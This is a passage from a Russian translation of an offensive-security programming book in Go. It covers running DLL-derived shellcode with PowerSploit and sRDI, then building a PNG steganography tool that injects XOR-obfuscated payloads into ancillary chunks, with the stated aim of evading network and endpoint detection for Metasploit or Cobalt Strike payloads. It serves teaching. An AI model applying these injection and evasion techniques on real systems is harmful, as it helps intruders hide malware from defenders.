Теперь импортируйте два модуля PowerShell из PowerSploit и sRDI:

```
PS C:\tools\PowerSploit\CodeExecution> Import-Module .\Invoke-Shellcode.ps1
PS C:\tools\PowerSploit\CodeExecution> cd ..\..\sRDI
PS C:\tools\sRDI> cd .\PowerShell\
PS C:\tools\sRDI\PowerShell> Import-Module .\ConvertTo-Shellcode.ps1
```

Импортировав модули, можно использовать `ConvertTo-Shellcode` из sRDI для генерации шелл-кода из DLL, после чего передать его в `Invoke-Shellcode` из PowerSploit, чтобы понаблюдать за внедрением. После выполнения `Invoke-Shellcode` должно произойти выполнение кода Go:

```
PS C:\tools\sRDI\PowerShell> Invoke-Shellcode -Shellcode (ConvertTo-Shellcode
-File C:\Users\tom\Downloads\x.dll -FunctionHash 1168596138)

Injecting shellcode into the running PowerShell process!
Do you wish to carry out your evil plans?
[Y] Yes   [N] No   [S] Suspend   [?] Help (default is "Y"): Y
YO FROM GO
```

Сообщение Yo FROM Go показывает, что мы успешно запустили полезную нагрузку Go из двоичного файла C, который был преобразован в шелл-код. Это открывает перед вами огромный спектр возможностей.

Резюме

Мы рассмотрели очень многое, но все равно это лишь верхушка айсберга. Глава началась с краткого обзора документации Windows API, где вы познакомились с техникой согласования объектов Windows с подходящими для использования объектами Go, к которым относятся функции, параметры, типы данных и возвращаемые значения. Далее рассмотрели применение `uintptr` и `unsafe.Pointer` для преобразования несовместимых типов, необходимого при взаимодействии с пакетом `syscall`, а также затронули потенциальные сложности, которых стоит избегать. После все это связали воедино, продемонстрировав внедрение в процесс

Windows, при котором с помощью различных системных вызовов Go осуществлялось взаимодействие с его внутренним наполнением.

Далее мы перешли к рассмотрению структуры PE-формата файлов, после чего создали парсер для обхода и считывания различных файловых структур. В этой же теме были продемонстрированы различные объекты Go, которые облегчают навигацию по двоичным PE-файлам. Завершили же мы ее знакомством с наиболее актуальными смещениями, которые могут пригодиться при внедрении в PE-файл бэкдора.

В заключение мы создали инструментарий для взаимодействия Go с нативным кодом C. Здесь кратко затронули пакет CGO, написав при этом несколько образцов кода C и изучив новейшие инструменты для создания нативных DLL на Go.

Используйте эту главу как основу для дальнейшего расширения знаний. Мы призываем вас продолжать усердно работать над написанием программ и изучать все показанные нами техники. Плоскость атаки Windows постоянно изменяется, поэтому обладание актуальными знаниями и инструментами поможет вам преуспеть на пути к тому, чтобы стать успешным специалистом по безопасности.

13

Сокрытие данных с помощью стеганографии

Слово *стеганография* представляет собой комбинацию греческих слов *steganos*, означающего «покрывать», «скрывать» или «защищать», и *graphien* — «писать». В области безопасности *стеганография* относится к техникам и процедурам, используемым для обфускации (сокрытия) данных путем их внедрения в другие данные, например в изображение, с целью дальнейшего извлечения. Как участник сообщества специалистов по безопасности, вы будете работать с этой техникой регулярно, пряча полезные нагрузки и извлекая их после доставки к цели.

В данной главе рассмотрим внедрение данных в изображение портативной сетевой графики (PNG). Сначала мы познакомим вас с самим форматом PNG и научим считывать хранящиеся в этом формате данные. Затем внедрим собственную информацию в существующее изображение и в завершение представим вам XOR — метод кодирования/декодирования внедренных данных.

Знакомство с форматом PNG

Начнем с рассмотрения спецификации, расположенной по адресу http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html. Она поможет понять сам формат PNG и способ внедрения данных в соответствующие файлы. В ней вы найдете подробное описание байтового формата двоичного файла PNG, который состоит из повторяющихся блоков байтов.

Откройте PNG-файл в hex-редакторе и просмотрите все блоки байтов, чтобы понять роль каждого. Мы используем нативный редактор hexdump под Linux, но для этой цели сойдет и любой другой. Образец изображения можете взять из репозитория по ссылке https://github.com/blackhat-go/bhg/blob/master/ch-13/imgInject/images/battlecat.png. Как бы то ни было, все действительные PNG-файлы соответствуют одному формату.

Заголовок

Первые 8 байт файла, `89 50 4e 47 0d 0a 1a 0a`, подчеркнутые на рис. 13.1, называются *заголовком*.




Рис. 13.1. Заголовок PNG-файла

Второе, третье и четвертое значения после преобразования в ASCII читаются буквально как `PNG`. Остальные произвольные байты состоят из DOS- и Linux-символов Carriage-Return Line Feed (CRLF) (возврат каретки и перевод строки). Такая последовательность, называемая *магическими байтами*, будет одинаковой для любого действительного PNG-файла. Как вы вскоре увидите, вариации содержимого происходят в оставшихся блоках байтов.

По ходу изучения спецификации мы будем создавать представление PNG-формата на Go. Это ускорит достижение конечной цели — внедрение полезных нагрузок. Поскольку заголовок имеет длину 8 байт, его можно упаковать в тип данных `uint64`. Так что далее мы обратимся к листингу 13.1, в котором создадим структуру `Header` для хранения этого значения. (Все листинги кода находятся в корне /exist репозитория GitHub https://github.com/blackhat-go/bhg/.)

Листинг 13.1. Определение структуры Header (/ch-13/imgInject/pnglib/commands.go)

```
// Header содержит первые UINT64 (магические байты)
type Header struct {
    Header uint64
}
```

Последовательность блоков

Оставшаяся часть PNG-файла, показанная на рис. 13.2, состоит из повторяющихся блоков байтов, которые соответствуют такому паттерну: `SIZE` (4 байта), `TYPE` (4 байта), `DATA` (любое количество байтов) и `CRC` (4 байта).




Рис. 13.2. Паттерн расположения блоков, используемых для оставшихся данных изображения

При более подробном рассмотрении можно увидеть, что первый блок, `SIZE`, состоит из байтов `0x00 0x00 0x00 0x0d`. Он определяет длину блока `DATA`. Шестнадцатеричное преобразование в ASCII дает 13, значит, блок `DATA` будет состоять из 13 байт. Байты блока `TYPE`, `0x49 0x48 0x44 0x52`, в данном случае преобразуются в значение `IHDR`. Спецификация PNG определяет различные возможные типы. Некоторые из них, такие как `IHDR`, используются для определения метаданных изображения или оповещения о завершении его потока данных. Другие типы, в частности `IDAT`, содержат байты самого изображения.

Далее следует `DATA`, чья длина определяется блоком `SIZE`. Завершает же сегмент блок `CRC`. Он состоит из контрольной суммы CRC — 32 совмещенных байтов `TYPE` и `DATA`. Конкретно этот блок CRC представлен байтами `0x9a 0x76 0x82 0x70`. В таком формате блоки повторяются на протяжении всего файла изображения, пока не будет достигнуто состояние End of File (EOF), обозначаемое блоком типа `IEND`.

Аналогично тому, как вы создавали структуру `Header` в листинге 13.1, создайте структуру для хранения значений одного сегмента, как показано в листинге 13.2.

Листинг 13.2. Определение структуры Chunk (/ch-13/imgInject/pnglib/commands.go)

```
// Chunk представляет сегмент блоков байтов данных
type Chunk struct {
    Size uint32
    Type uint32
    Data []byte
    CRC uint32
}
```

Считывание байтов данных изображения

Go довольно легко обрабатывает считывание и запись двоичных данных, отчасти благодаря пакету `binary`, который вы можете припомнить из главы 6. Но прежде чем мы сможем спарсить данные PNG, понадобится открыть файл для чтения. Создайте функцию `PreProcessImage()`, которая будет получать дескриптор файла типа `*os.File` и возвращать тип `*bytes.Reader`, как показано в листинге 13.3.

Листинг 13.3. Определение функции PreProcessImage() (/ch-13/imgInject/utils/reader.go)

```
// PreProcessImage выполняет считывание из дескриптора
// файла в буфер
func PreProcessImage(dat *os.File) (*bytes.Reader, error) {
  ❶ stats, err := dat.Stat()
    if err != nil {
        return nil, err
    }

  ❷ var  size  =  stats.Size()
    b := make([]byte, size)

  ❸ bufR := bufio.NewReader(dat)
    _, err = bufR.Read(b)
    bReader := bytes.NewReader(b)

    return bReader, err
}
```

Эта функция открывает объект файла, чтобы получить структуру `FileInfo` ❶, используемую для захвата информации о его размере ❷. Следом идут несколько строк, создающих экземпляр `Reader` с помощью вызова `bufio.NewReader()`, а затем экземпляр `*bytes.Reader` посредством вызова `bytes.NewReader()` ❸. Эта функция возвращает `*bytes.Reader`, который позволяет начать использовать пакет `binary` для чтения байтов данных. Сначала мы считываем заголовок, а затем последовательность блоков.

Считывание заголовка

Действительно ли мы имеем дело с файлом PNG, проверяется с помощью первых 8 байт, которые используются в методе `validate()`, как показано в листинге 13.4.

Листинг 13.4. Проверка того, действительно ли перед нами файл PNG (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) validate(b *bytes.Reader) {
    var header Header

    if err := binary.Read(b, binary.BigEndian, &header.Header)❶; err != nil {
```

```
            log.Fatal(err)
        }

        bArr := make([]byte, 8)
        binary.BigEndian.PutUint64(bArr, header.Header)❷

        if string(bArr[1:4])❸ != "PNG" {
            log.Fatal("Provided file is not a valid PNG format")
        } else {
            fmt.Println("Valid PNG so let us continue!")
        }
    }
```

Несмотря на то что этот метод не выглядит слишком сложным, он вводит пару новых элементов. Первый и самый заметный — это функция `binary.Read()` ❶, которая копирует первые 8 байт из `bytes.Reader` в значение структуры `Header`. Напомним, что в листинге 13.1 мы объявили поле структуры `Header` с типом `uint64`, который эквивалентен 8 байтам. Также стоит отметить, что пакет `binary` предоставляет методы для считывания форматов `Most Significant Bit` и `Least Significant Bit` с помощью `binary.BigEndian` и `binary.LittleEndian` соответственно ❷. Эти функции могут пригодиться при выполнении записи двоичных данных. Например, можно выбрать `BigEndian`, чтобы поместить байты в канал сети, определяя использование порядка следования байтов от старшего к младшему.

Функция двоичного порядка байтов содержит также методы, которые упрощают маршалинг типов данных в типы литералов, такие как `uint64`. Здесь мы создаем массив длиной 8 байт и выполняем двоичное считывание, необходимое для копирования данных в тип `uint64`. Затем можно преобразовать эти байты в их строковые представления и путем сравнения определить, производят ли 1–4-й байты текст `PNG` ❸.

Для улучшения процесса проверки файла PNG советуем вам заглянуть в пакет Go `bytes`. Он содержит вспомогательные функции, которые можно использовать в качестве сокращения для сравнения заголовка файла с последовательностью магических байтов. Эту задачу оставляем вам для самостоятельного ознакомления.

Считывание последовательности блоков

Убедившись, что мы имеем дело именно с PNG-файлом, можем перейти к написанию кода, который будет считывать последовательность блоков. Заголовок встречается в таком файле только раз, а последовательность блоков `SIZE`, `TYPE`, `DATA` и `CRC` будет повторяться до момента достижения EOF. Следовательно, нам нужна возможность обработать это повторение, что удобнее всего сделать с помощью условного цикла Go. Приняв это во внимание, создадим метод `ProcessImage()`, который будет итеративно обрабатывать все блоки данных вплоть до окончания файла (листинг 13.5).

Листинг 13.5. Метод ProcessImage() (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) ProcessImage(b *bytes.Reader, c *models.CmdLineOpts)❶ {
// Код обрезан для краткости (отображаются только
// актуальные строки из блока кода)
        count := 1 // Начинаем с 1, потому что 0 выделен
                   // для магического байта
      ❷ chunkType := ""
      ❸ endChunkType := "IEND" // Последний TYPE перед EOF
      ❹ for chunkType != endChunkType {
            fmt.Println("---- Chunk # " + strconv.Itoa(count)  + "----")
            offset :=  chk.getOffset(b)
            fmt.Printf("Chunk Offset: %#02x\n", offset)
            chk.readChunk(b)
            chunkType = chk.chunkTypeToString()
            count++
        }
}
```

Сначала в качестве аргумента `ProcessImage()` мы передаем ссылку на указатель адреса памяти `bytes.Reader` (`*bytes.Reader`) ❶. Метод `validate()` из листинга 13.4 также получал ссылку на указатель `bytes.Reader`. По условиям соглашения использование нескольких ссылок на один и тот же указатель адреса памяти реализует изменяемый доступ к ссылочным данным. По сути это означает, что к моменту передачи ссылки на `bytes.Reader` в виде аргумента для `ProcessImage()` ридер уже продвинется на 8 байт, составляющие размер `Header`, поскольку обращение идет к одному и тому же экземпляру `bytes.Reader`.

Если же указатель не передать, то `bytes.Reader` окажется либо копией тех же данных PNG-изображения, либо отдельными уникальными данными экземпляра. Причина в том, что в этом случае продвижение указателя при считывании заголовка не привело бы к соответствующему продвижению ридера в другом месте. Этого подхода следует избегать. Прежде всего, передача нескольких копий данных без необходимости — это просто плохой прием. А самое важное то, что при каждой передаче копии она размещается в начале файла, что вынуждает нас программно определять ее размещение в файле и управлять им до начала чтения последовательности блоков.

Далее по коду мы определяем переменную `count` для отслеживания общего количества сегментов блоков в файле. `chunkType` ❷ и `endChunkType` ❸ используются в логике сравнения, которая сопоставляет `chunkType` с принадлежащим `endChunkType` значением `IEND`, обозначающим условие EOF ❹.

Было бы хорошо знать, где начинается каждый сегмент или какова абсолютная позиция каждого блока внутри байтовой конструкции файла, то есть его *смещение*. Когда известно смещение, становится намного легче внедрять полезную нагрузку. К примеру, можно передать коллекцию смещений *декодеру* — отдельной функции, которая собирает байты в каждом известном смещении и затем распределяет их

в полезной нагрузке. Для получения смещения каждого блока мы вызываем метод `mc.getOffset(b)`, показанный в листинге 13.6.

Листинг 13.6. Метод getOffset() (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) getOffset(b *bytes.Reader) {
    offset, _ := b.Seek(0, 1)❶
    mc.Offset = offset
}
```

`bytes.Reader` содержит метод `Seek()`, который существенно упрощает получение текущей позиции. Он сдвигает текущее смещение записи или чтения, после чего возвращает новое смещение относительно начала файла. Его первый аргумент указывает количество байтов, на которое нужно сдвинуть смещение, а второй определяет позицию, с которой этот сдвиг произойдет. Необязательными значениями второго аргумента являются `0` (Start of File, то есть начало файла), `1` (Current Position, то есть текущая позиция) и `2` (End of File, то есть конец файла). Например, если требуется сместиться на 8 байт влево от текущей позиции, нужно прописать `b.Seek(-8,1)`.

В коде `b.Seek(0,1)` ❶ указывает, что мы хотим сдвинуть смещение на 0 байт от настоящей позиции, поэтому в ответ возвращается просто текущее смещение, то есть извлекается смещение без изменения.

Следующий метод определяет, как происходит считывание фактических байтов сегмента блоков. Для большей наглядности сначала мы создаем метод `readChunk()`, а затем отдельные методы для считывания каждого субполя блока, как показано в листинге 13.7.

Листинг 13.7. Методы считывания блока (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) readChunk(b *bytes.Reader) {
    mc.readChunkSize(b)
    mc.readChunkType(b)
    mc.readChunkBytes(b, mc.Chk.Size) ❶
    mc.readChunkCRC(b)
}
func (mc *MetaChunk) readChunkSize(b *bytes.Reader) {
    if err := binary.Read(b, binary.BigEndian, &mc.Chk.Size); err != nil { ❷
        log.Fatal(err)
    }
}
func (mc *MetaChunk) readChunkType(b *bytes.Reader) {
    if err := binary.Read(b, binary.BigEndian, &mc.Chk.Type); err != nil {
        log.Fatal(err)
    }
}
func (mc *MetaChunk) readChunkBytes(b *bytes.Reader, cLen uint32) {
    mc.Chk.Data = make([]byte, cLen) ❸
    if err := binary.Read(b, binary.BigEndian, &mc.Chk.Data); err != nil {
```

```
            log.Fatal(err)
        }
    }
    func (mc *MetaChunk) readChunkCRC(b *bytes.Reader) {
        if err := binary.Read(b, binary.BigEndian, &mc.Chk.CRC); err != nil {
            log.Fatal(err)
        }
    }
```

Методы `readChunkSize()`, `readChunkType()` и `readChunkCRC()` аналогичны. Каждый считывает значение `uint32` в соответствующем поле структуры `Chunk`. Тем не менее `readChunkBytes()` несколько выделяется. Так как данные изображения имеют переменную длину, потребуется передавать эту длину функции `readChunkBytes()`, сообщая тем самым, сколько байтов считывать ❶. Напомним, что длина данных указана в субполе `SIZE`. Мы определяем значение `SIZE` ❷ и передаем его в качестве аргумента в `readChunkBytes()`, чтобы определить срез правильного размера ❸. Только после этого можно будет считать байтовые данные в поле `Data` структуры. По поводу чтения данных на этом все, можно переходить к их записи.

Запись байтовых данных изображения для внедрения полезной нагрузки

Несмотря на то что для внедрения полезной нагрузки можно воспользоваться множеством сложных техник стеганографии, в этом разделе мы сосредоточимся именно на методе записи в определенное смещение байтов. В спецификации формата PNG определяются *основные* и *вспомогательные* сегменты блоков. Основные необходимы для обработки изображения декодером, а вспомогательные являются необязательными и предоставляют различные элементы метаданных, не критические для кодирования или декодирования, например временные метки и текст.

Следовательно, вспомогательный тип блока — это идеальное место для перезаписи существующего блока или внедрения нового. Здесь мы покажем, как внедрять новые срезы байтов именно во вспомогательный сегмент блоков.

Обнаружение смещения блока

Сначала нужно определить во вспомогательных данных подходящее смещение. Найти вспомогательные блоки легко, так как они всегда начинаются с букв в нижнем регистре. Давайте снова обратимся к hex-редактору и откроем оригинальный PNG-файл, переместившись в конец шестнадцатеричного дампа.

Любое действительное PNG-изображение будет содержать блок типа `IEND`, указывающий на заключительный блок файла (`EOF`). Перейдя к 4 байтам, которые

предшествуют последнему блоку `SIZE`, мы окажемся в начальном смещении блока `IEND` и последнем из любых (основных или вспомогательных) блоков PNG-файла. Напомним, что вспомогательные блоки не обязательны, поэтому возможно, что файл, который вы просматриваете, не будет иметь таких же или вообще каких-либо вспомогательных блоков. В нашем примере смещение к блоку `IEND` начинается в байтовом смещении `0x85258` (рис. 13.3).

```
000851f0  67 cf e5 60 e2 6c be 79  f3 66 b8 8f 6d 60 87 ff  |g..`.l.y.f..m`..|
00085200  25 5b a2 dd 23 56 b8 8f  86 c2 b5 ff 47 19 15 0c  |%[..#V......G...|
00085210  0c 0c 0c 0c 0c 0c 0c 0c  0c bf 27 72 ee 5b 55 6f  |..........'r.[Uo|
00085220  0b 61 eb c6 c9 48 ba fb  34 50 76 f2 b5 0e fc ff  |.a...H..4Pv.....|
00085230  21 d2 4c df cd c0 c0 c0  c0 c0 c0 c0 c0 c0 f0 8f  |!.L.............|
00085240  09 73 bb 47 2a dc cc 3e  90 81 81 e1 df 82 ff 07  |.s.G*..>........|
00085250  39 fb bc 9c 92 47 d4 4d  00 00 00 00 49 45 4e 44  |9....G.M....IEND|
00085260  ae 42 60 82                                       |.B`.|
```

Рис. 13.3. Определение смещения блока относительно позиции IEND

Запись байтов с помощью метода ProcessImage()

Стандартно для записи упорядоченных байтов в поток байтов используется структура Go. Давайте вернемся к `ProcessImage()`, который применяли в листинге 13.5, и более подробно разберем детали. Код в листинге 13.8 вызывает отдельные функции, которые мы напишем по ходу изучения этого раздела.

Листинг 13.8. Запись байтов с помощью метода ProcessImage() (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) ProcessImage(b *bytes.Reader, c *models.CmdLineOpts) ❶ {
    --пропуск--
  ❷ var m MetaChunk
  ❸ m.Chk.Data = []byte(c.Payload)
    m.Chk.Type = m.strToInt(c.Type)❹
    m.Chk.Size = m.createChunkSize()❺
    m.Chk.CRC = m.createChunkCRC()❻
    bm  :=  m.marshalData()❼
    bmb := bm.Bytes()
    fmt.Printf("Payload Original: % X\n", []byte(c.Payload))
    fmt.Printf("Payload: % X\n", m.Chk.Data)
  ❽ utils.WriteData(b, c, bmb)
}
```

Этот метод получает в качестве аргументов `byte.Reader` и еще одну структуру, `models.CmdLineOpts` ❶. Структура `CmdLineOpts`, показанная в листинге 13.9, содержит значения флагов, переданные ей из командной строки. С помощью этих флагов мы определим, какую полезную нагрузку использовать и в какую именно часть данных изображения ее внедрять. Поскольку байты, которые мы будем записывать, имеют

тот же структурированный формат, что и байты, считываемые из существующих сегментов блоков, можно просто создать новый экземпляр структуры `MetaChunk` ❷, который будет получать значения новых сегментов блоков.

На следующем шаге мы считываем полезную нагрузку в срез байтов ❸. Тем не менее потребуется дополнительная функциональность, чтобы привести литеральные значения флагов в используемый массив байтов. Далее мы подробно рассмотрим методы `strToInt()` ❹, `createChunkSize()`❺, `createChunkCRC()` ❻, `MarshalData()` ❼ и `WriteData()` ❽.

Листинг 13.9. Структура CmdLineOpts (/ch-13/imgInject/models/opts.go)

```
package models

// CmdLineOpts представляет аргументы командной строки
    type CmdLineOpts struct {
    Input    string
    Output   string
    Meta     bool
    Suppress bool
    Offset   string
    Inject   bool
    Payload  string
    Type     string
    Encode   bool
    Decode   bool
    Key      string
}
```

Метод strToInt()

Начнем с метода `strToInt()`, приведенного в листинге 13.10.

Листинг 13.10. Метод strToInt() (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) strToInt(s string)❶ uint32 {
    t := []byte(s)
  ❷ return binary.BigEndian.Uint32(t)
}
```

Это вспомогательный метод, который получает в качестве аргумента `string` ❶, а возвращает `uint32` ❷ — необходимый тип данных для значения `TYPE` структуры `Chunk`.

Метод createChunkSize()

Далее, как показано в листинге 13.11, с помощью метода `createChunkSize()` мы присваиваем значение `SIZE` структуры `Chunk`.

Листинг 13.11. Метод createChunkSize() (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) createChunkSize() uint32 {
        return uint32(len(mc.Chk.Data)❷)❶
}
```

Этот метод будет получать длину массива байтов `chk.DATA` ❷ и преобразовывать ее тип в значение `uint32` ❶.

Метод createChunkCRC()

Напомним, что контрольная сумма CRC для каждого сегмента блоков объединяет байты `TYPE` и `DATA`. Таким образом, `createChunkCRC()` будет служить для вычисления этой контрольной суммы. Данный метод задействует пакет Go `hash/crc32` (листинг 13.12).

Листинг 13.12. Метод createChunkCRC() (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) createChunkCRC() uint32 {
    bytesMSB := new(bytes.Buffer) ❶
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Type); err != nil { ❷
    log.Fatal(err)
    }
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Data); err != nil { ❸
        log.Fatal(err)
    }
    return crc32.ChecksumIEEE(bytesMSB.Bytes())❹
}
```

Прежде чем достичь оператора `return`, мы объявляем `bytes.Buffer` ❶ и записываем в него байты `TYPE` ❷ и `DATA` ❸. Затем этот срез байтов из буфера передается как аргумент в `ChecksumIEEE`, и значение контрольной суммы CRC-32 возвращается в форме типа `uint32`. Оператор `return` ❹ выполняет здесь всю тяжелую работу, фактически вычисляя контрольную сумму в нужных байтах.

Метод marshalData()

Все необходимые части блока присваиваются соответствующим им полям структуры, которую теперь можно маршалировать в `bytes.Buffer`. Этот буфер предоставит необработанные байты пользовательского блока, который нужно внедрить в новый файл изображения. В листинге 13.13 показан метод `marshalData()`.

Листинг 13.13. Метод marshalData() (/ch-13/imgInject/pnglib/commands.go)

```
func (mc *MetaChunk) marshalData() *bytes.Buffer {
    bytesMSB := new(bytes.Buffer) ❶
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Size); err != nil { ❷
        log.Fatal(err)
    }
```

```
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Type); err != nil { ❸
        log.Fatal(err)
    }
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.Data); err != nil { ❹
        log.Fatal(err)
    }
    if err := binary.Write(bytesMSB, binary.BigEndian, mc.Chk.CRC); err != nil { ❺
        log.Fatal(err)
    }

    return bytesMSB
}
```

Метод `marshalData()` объявляет `bytes.Buffer` ❶ и записывает в него информацию блока, включая размер ❷, тип ❸, данные ❹ и контрольную сумму ❺. Этот метод возвращает все данные сегмента блоков в одном объединенном `bytes.Buffer`.

Функция WriteData()

Теперь осталось только записать байты нового сегмента блоков в смещение исходного PNG-файла. Давайте разберем функцию `WriteData()`, которая находится в созданном нами пакете `utils` (листинг 13.14).

Листинг 13.14. Функция WriteData() (/ch-13/imgInject/utils/writer.go)

```
// WriteData записывает данные нового Chunk в смещение
func WriteData(r *bytes.Reader❶, c *models.CmdLineOpts❷, b []byte❸) {
  ❹ offset, _ := strconv.ParseInt(c.Offset, 10, 64)
  ❺ w, err := os.Create(c.Output)
    if err != nil {
        log.Fatal("Fatal: Problem writing to the output file!")
    }
    defer w.Close()
  ❻ r.Seek(0, 0)
  ❼ var buff = make([]byte, offset)
    r.Read(buff)
  ❽ w.Write(buff)
  ❾ w.Write(b)

  ❿ _, err = io.Copy(w, r)
    if err == nil {
        fmt.Printf("Success: %s created\n", c.Output)
    }
}
```

Функция `WriteData()` получает `bytes.Reader` ❶, содержащий байтовые данные исходного изображения, структуру `models.CmdLineOpts` ❷, включающую значения аргументов командной строки, а также срез `byte` ❸, содержащий новый байтовый сегмент блоков. Код начинается с преобразования из `string` в `int64` ❹, что позволяет получить значение смещения из структуры `models.CmdLineOpts`. Это даст

возможность записать новый сегмент блоков в конкретную область, не повредив другие блоки. Далее мы создаем дескриптор файла ❺, чтобы измененное изображение PNG можно было записать на диск.

После этого с помощью вызова функции `r.Seek(0,0)` ❻ возвращаемся к абсолютному началу `bytes.Reader`. Напомним, что первые 8 байт зарезервированы для заголовка PNG, поэтому важно, чтобы новое выходное PNG-изображение также включало эти байты заголовка. Для их добавления мы инстанцируем срез байтов с длиной, определяемой значением смещения ❼. Затем считываем это количество байтов из исходного изображения и записываем те же байты в новое ❽. Теперь заголовки оригинального и измененного изображений идентичны.

Далее мы записываем байты нового сегмента блоков ❾ в новый файл изображения. В завершение присоединяем оставшиеся в `bytes.Reader` байты ❿ (то есть байты сегмента блоков из исходного изображения) к новому изображению. Напомним, что `bytes.Reader` продвинулся к адресу смещения из-за предыдущего считывания в срез байтов, который содержит байты, начиная с этого смещения и до EOF. На выходе мы получили новый файл изображения. Он содержит такие же начальные и конечные блоки, что и исходное изображение, но помимо этого в нем присутствует полезная нагрузка, внедренная в виде нового вспомогательного блока.

Чтобы получше визуализировать готовое представление только что проделанной работы, загляните в репозиторий проекта по ссылке https://github.com/blackhat-go/bhg/tree/master/ch-13/imgInject/. Программа `imgInject` получает аргументы командной строки, содержащие значения для исходного PNG-файла, адрес смещения, произвольную полезную нагрузку, самопровозглашенный произвольный тип блока и выходное имя файла для измененного изображения, как показано в листинге 13.15.

Листинг 13.15. Выполнение программы командной строки imgInject

```
$ go run main.go -i images/battlecat.png -o newPNGfile --inject –offset \
    0x85258 --payload 12342435255225525522452355525
```

Если все сработает правильно, `offset 0x85258` должно будет содержать новый сегмент блока `rNDm`, как показано на рис. 13.4.

```
00085220  0b 61 eb c6 c9 48 ba fb  34 50 76 f2 b5 0e fc ff  |.a...H..4Pv.....|
00085230  21 d2 4c df cd c0 c0 c0  c0 c0 c0 c0 c0 c0 f0 8f  |!.L.............|
00085240  09 73 bb 47 2a dc cc 3e  90 81 81 e1 df 82 ff 07  |.s.G*..>........|
00085250  39 fb bc 9c 92 47 d4 4d  00 00 00 1c 72 4e 44 6d  |9....G.M....rNDm|
00085260  31 32 33 34 32 34 33 35  32 35 35 32 32 35 35 32  |1234243525522552|
00085270  35 32 32 34 35 32 33 35  35 35 32 35 1f d8 22 4c  |522452355525..."L|
00085280  00 00 00 00 49 45 4e 44  ae 42 60 82              |....IEND.B`.|
```

Рис. 13.4. Полезная нагрузка, внедренная в виде вспомогательного блока (в частности, rNDm)

Поздравляем! Вы только что написали свою первую стеганографическую программу!

Кодирование и декодирование байтов изображения с помощью XOR

Точно так же, как есть много видов стеганографии, существует много техник сокрытия данных внутри двоичного файла. Мы продолжим развивать образец программы из предыдущего раздела. На этот раз добавим обфускацию, чтобы скрыть истинное назначение полезной нагрузки.

Обфускация помогает прятать полезную нагрузку от устройств контроля сети и решений по защите конечных точек. При вложении, например, необработанного шелл-кода, используемого для порождения новой оболочки Metasploit или маяка Cobalt Strike, необходимо защитить его от обнаружения. Поэтому мы применяем побитовые операции Exclusive OR («исключающее ИЛИ»), чтобы закодировать и затем раскодировать данные.

Exclusive OR (XOR) — это условное сравнение двух бинарных значений, которое производит логическое `true`, только если эти два значения разные. В противном случае оно выдает `false`. Другими словами, выражение равно `true`, если x или y равны `true`, но не в случае, когда оба равны `true`. В табл. 13.1 это представлено наглядно, при условии что и x, и y являются двоичными входными значениями.

Таблица 13.1. Таблица истинности операции XOR

x	y	Результат x ^ y
0	1	True или 1
1	0	True или 1
0	0	False или 0
1	1	False или 0

С помощью этой логики можно скрывать данные путем сравнения битов этих данных с битами секретного ключа. При совпадении двух значений мы будем изменять бит полезной нагрузки на 0, а в случае их различия — на 1. Давайте расширим код из предыдущего раздела, добавив функцию `encodeDecode()` наряду с функциями `XorEncode()` и `XorDecode()`. Все эти функции мы внедрим в пакет `utils` (листинг 13.16).

Листинг 13.16. Функция encodeDecode() (/ch-13/imgInject/utils/encoders.go)

```
func encodeDecode(input []byte❶, key string❷) []byte {
  ❸ var bArr = make([]byte, len(input))
    for i := 0; i < len(input); i++ {
      ❹ bArr[i] += input[i] ^ key[i%len(key)]
    }
    return bArr
}
```

Функция `encodeDecode()` получает в качестве аргументов срез байтов, содержащий полезную нагрузку ❶, и значение секретного ключа ❷. В области этой функции создается новый срез байтов, `bArr` ❸, который инициализируется со значением длины входных байтов (длина полезной нагрузки). Далее функция с помощью условного цикла перебирает каждую позицию индекса входного массива байтов.

Внутри условного цикла каждая итерация выполняет операцию XOR, сравнивая двоичное значение текущего индекса с двоичным значением, полученным путем вычисления модуля значения текущего индекса и длины секретного ключа ❹. Это позволяет использовать ключ, который короче полезной нагрузки. При достижении конца ключа в очередной итерации для получения модуля задействуется его первый байт. Результат каждой операции XOR записывается в новый срез байтов `bArr`, после чего функция возвращает итоговый срез.

Функции в листинге 13.17 обертывают функцию `encodeDecode()`, облегчая процесс кодирования и декодирования.

Листинг 13.17. Функции XorEncode() и XorDecode() (/ch-13/imgInject/utils/encoders.go)

```
  // XorEncode возвращает закодированный массив байтов
❶ func XorEncode(decode []byte, key string) []byte {
    ❷ return encodeDecode(decode, key)
  }

  // XorDecode возвращает декодированный массив байтов
